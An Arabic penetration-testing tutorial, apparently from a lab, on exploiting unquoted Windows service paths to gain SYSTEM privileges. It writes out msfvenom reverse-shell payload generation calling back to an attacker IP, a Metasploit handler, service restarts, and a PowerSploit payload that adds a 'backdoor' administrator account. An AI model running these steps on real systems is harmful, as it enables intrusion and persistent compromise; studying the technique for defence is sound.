Unquoted Service Path Vulnerability

مُقدمة :

في أنظمة الـ **Windows** عندما يتم تشغيل أي برنامج يقوم النظام أولًا بالبحث عن المسار الذي يوجد به الملف التنفيذي الخاص بهذا البرنامج، في حالة كان المسار الخاص بالبرنامج مُضمن داخل علامتيّ التنصيص " " سيتمكن نظام التشغيل من قراءة المسار بشكل كامل والوصول بشكل مباشر للملف التنفيذي، لكن في حالة كان المسار الخاص بالبرنامج لا يحتوي على علامتي التنصيص " " ومع إحتواء المسار على **مسافات**، فسيقوم النظام بالبحث عن الملف التنفيذي في كل مجلد فرعي من المسار الأساسي.

من الممكن إستغلال الحالة الثانية **(عدم إحتواء المسار على علامتي التنصيص)** في رفع أو تصعيد الصلاحيات، لاسيما وإن كان المسار مسار خاص ببرنامج أو **(Service)** تعمل بصلاحية النظام **(SYSTEM)**، كما قد يتم إستغلال هذا النوع من الثغرات كـ Backdoor يتيح لنا الرجوع للهدف في أي وقت نشاء.

مُلاحظات :

- عملية تحديد المسار وتضمينه داخل علامتي التنصيص " " تتم من قبل الـ **Vendor** أو المالك لهذا التطبيق ، لكن بالإمكان حل هذه المشكلة – اطلع على المرجع رقم (1) لمزيد من التفاصيل
- يُقصد **بالمسافات** في المسار مثل الحالة التالية : **c:\program files\sub dir**
- سيتم الإشارة للبرنامج أو الملف التنفيذي بمصطلح **(Service)** في الشرح القادم
- سيتم الإشارة للبرنامج الخبيث بالـ **(Payload)**

الطريقة الأولى : الإستغلال اليدوي

الخطوة الأولى :

البحث عن جميع الـ **(Services)** التي تعمل في الجهاز الهدف ومن ثم إيجاد الـ **(Services)** التي يخلو المسار الخاص بها من علامتيّ التنصيص **" "**

هذا الأمر يقوم بالمهمة :

```
wmic service get name,displayname,pathname,startmode |findstr /i “auto” |findstr /i /v “c:\windows\\” |findstr /i /v “””
```

```
C:\Users\pentestlab-user>wmic service get name,displayname,pathname,startmode |f
indstr /i "auto" |findstr /i /v "c:\windows\\" |findstr /i /v """
GDCAgent                                                      GDCAgent
            C:\Program Files (x86)\Lenovo\GDCAgent.exe
               Auto

C:\Users\pentestlab-user>_
```

الخطوة الثانية :

تحديد الصلاحيات الخاصة بالـ **(Services)** التي قمنا بإيجادها في الخطوة السابقة، ومحاولة إيجاد **(Service)** تعمل بصلاحية النظام **(SYSTEM)**

الخطوة الثالثة :

التأكد بأن المستخدم الخاص بنا يملك **صلاحية الكتابة** في المسار الخاص بهذه الـ **(Service)**، أو أحد المسارات الفرعية من هذا المسار، بالإمكان تحديد صلاحية المستخدمين في النظام على مسار معين من خلال الأداة : **icacls (Integrity Control Access Control Lists)**

عن طريق الأمر الآتي :

icacls "C:\Program Files (86x)\Lenovo"

```
C:\>icacls "C:\Program Files (x86)\Lenovo"
C:\Program Files (x86)\Lenovo BUILTIN\Users:(OI)(CI)(W)
                              NT SERVICE\TrustedInstaller:(I)(F)
                              NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                              NT AUTHORITY\SYSTEM:(I)(F)
                              NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                              BUILTIN\Administrators:(I)(F)
                              BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                              BUILTIN\Users:(I)(RX)
                              BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                              CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```

بعد التأكد من أن المستخدم يملك **صلاحية الكتابة** نستطيع الأن وضع أي ملف خبيث أو **(Payload)** في هذا المسار :

"C:\Program Files (86x)\Lenovo"

الخطوة الرابعة (إنشاء الملف الخبيث – Payload):

في المثال الآتي سنقوم بإنشاء **(Reverse TCP payload)** ، سيقوم نظام التشغيل بتنفيذ الـ **(Payload)** الذي قمنا بوضعه بدلًا من الـ **(Service)** في حالة أن الـ **(Service)** تم إعادة تشغيلها من جديد، تجدر الإشارة هنا بأن الـ **(Payload)** سيعمل بصلاحية الـ **(SYSTEM)** ؛ بما أن الـ **(Service)** تملك هذه الصلاحية في الأساس فالـ **(Payload)** سيعمل بنفس الصلاحية كذلك.

بالإمكان الإستعانة بأداة الـ **msfvenom** في هذه الخطوة كما يظهر في الصورة الآتية:

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.2 LPO
RT=443 -f exe -o /root/Desktop/GDCAgent.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/GDCAgent.exe
root@kali:~#
```

الـ **(Payload)** بعد وضعه في المسار :

ضبط إعدادات الـ **Listener** في أداة الـ **Metasploit** لإستقبال الإتصال القادم من الـ **(Payload) :**

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.100.2
LHOST => 192.168.100.2
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.100.2:443
[*] Starting the payload handler...
```

في حالة تم إعادة تشغيل الـ **(Service)** سيعمل الـ **(Payload)** بدلًا منها ومن ثم سيتم فتح جلسة إتصال بين الجهاز الهدف وجهاز المخترق (جلسة الإتصال ستكون بنفس صلاحية الـ **(Service)**)، لإعادة تشغيل الـ **(Service) نستخدم الأداة : (Service Control) sc**

عن طريق الأمر **sc stop** متبوعًا باسم الـ **(Service)** كالآتي :

sc stop GDCAgent

ومن ثم تشغيل الـ **(Service)** من جديد :

sc start GDCAgent

```
C:\>sc stop GDCAgent
sc stop GDCAgent

SERVICE_NAME: GDCAgent
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\>sc start GDCAgent
sc start GDCAgent

SERVICE_NAME: GDCAgent
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                               (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 2572
        FLAGS              :
```

الصورة التالية توضح بان الـ **(Payload)** يعمل وتم إستقبال الإتصال

```
[*] Started reverse TCP handler on 192.168.100.2:443
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.100.1
[*] Meterpreter session 3 opened (192.168.100.2:443 -> 192.168.100.1:49161) at 2
017-03-08 15:59:22 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

الطريقة الثانية: بإستخدام أداة Metasploit :

يوجد **(Module)** في أداة **Metasploit** يقوم بمحاكاة العملية كاملة ، تتلخص الخطوات التي يقوم بها هذا الـ **(Module)** في الآتي :

- يقوم بالبحث في الجهاز الهدف عن **(Service)** مصابة بهذه الثغرة ليتم إستغلالها
- يقوم بإنشاء الـ **(Payload)** التي تتيح الإتصال مع الجهاز الهدف، والتي سيتم تشغيلها بدلًا من الـ **(Service)**
- يقوم بإعادة تشغيل الـ **(Service)** ؛ حتى يبدأ الـ **(Payload)** بالعمل بدلًا منها
- حتى يعمل هذا الـ **Module** يجب توفر جلسة **Meterpreter** مُسبقة

ضبط الإعدادات في الـ **Module** **trusted_service_path :**

```
meterpreter > getuid
Server username: PENTESTLAB\pentestlab-user
meterpreter > background
[*] Backgrounding session 5...
msf exploit(handler) > use exploit/windows/local/trusted_service_path
msf exploit(trusted_service_path) > set session 5
session => 5
msf exploit(trusted_service_path) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(trusted_service_path) > set LHOST 192.168.100.2
LHOST => 192.168.100.2
msf exploit(trusted_service_path) > set LPORT 4443
LPORT => 4443
msf exploit(trusted_service_path) >
msf exploit(trusted_service_path) > exploit
```


الصورة التالية توضح أنه تم الإستغلال ورفع الصلاحيات

```
msf exploit(trusted_service_path) > exploit

[*] Started reverse TCP handler on 192.168.100.2:4443
[*] Finding a vulnerable service...
[*] Placing C:\Program.exe for GDCAgent
[*] Writing 17408 bytes to C:\Program.exe...
[*] Launching service GDCAgent...
[*] Sending stage (957999 bytes) to 192.168.100.1
[*] Meterpreter session 8 opened (192.168.100.2:4443 -> 192.168.100.1:49160) at
2017-03-08 20:07:47 -0500
[+] Deleted C:\Program.exe

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

الطريقة الثالثة : بإستخدام أداة PowerSploit

بالإمكان إستخدام أداة **(PowerSploit)** في إستغلال هذا النوع من الثغرات ، حيث تقوم الأداة بالبحث عن المسارات الخاصة بالـ **(Services)** الخالية من علامتيّ التنصيص **" "** ، كما تقوم الأداة بإنشاء ملف **(Payload)** يقوم بإنشاء **مستخدم** في المجموعة الخاصة بمدراء النظام **(local administrator group)**

توضح الصورة الآتية عملية البحث عن الـ **(Services)** الخالية من علامتيّ التنصيص **" "**




يقوم الأمر **Get-ServiceUnquoted** بالآتي :

- البحث عن الـ **(Services)** الخالية من علامتيّ التنصيص **" "**
- عرض الصلاحيات التي يملكها المستخدم الخاص بنا في هذا المسار
- عرض الصلاحيات التي تملكها الـ **(Services)**
- عرض إذا ماكان المستخدم يستطيع إعادة تشغيل الـ **(Services)**


يقوم الأمر **Write-ServiceBinary** بالآتي :

- إنشاء **(Payload)** معني بإنشاء **مستخدم** في المجموعة الخاصة بمدراء النظام **(local (administrator group**
- يتم تنفيذ ملف الـ **(Payload)** في حالة تمت إعادة تشغيل الـ **(Service)**

الصورة الآتية توضح إنشاء الـ **(Payload)** والمسار الذي سيتم إستغلاله



الصورة الآتية توضح أنه تمت إعادة تشغيل الـ **(Service)**



الصورة الآتية توضح أنه تم إنشاء **مستخدم** في المجموعة الخاصة بمدراء النظام **(local administrator group)** ، عن طريق تنفيذ الأمر الآتي :

net localgroup administrators

```
C:\Users\User>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the compu
ter/domain

Members

-------------------------------------------------------------------------------
Administrator
backdoor
john
User
The command completed successfully.
```

خاتمة:

نستطيع تلخيص خطوات إستغلال هذا النوع من الثغرات كالتالي :

- وجود **(Service)** يخلو المسار الخاص بها من علامتيّ التنصيص **" "**
- هذه الـ **(Service)** تملك صلاحية الـ **(SYSTEM)**
- المستخدم الحالي الخاص بنا يملك صلاحية **الكتابة** في المسار الخاص بهذه الـ **(Service)**
- المستخدم يملك صلاحية إعادة تشغيل هذه الـ **(Service)**

مراجع :

(1) : https://www.commonexploits.com/unquoted-service-paths/
(2) : https://pentestlab.blog/2017/03/09/unquoted-service-path/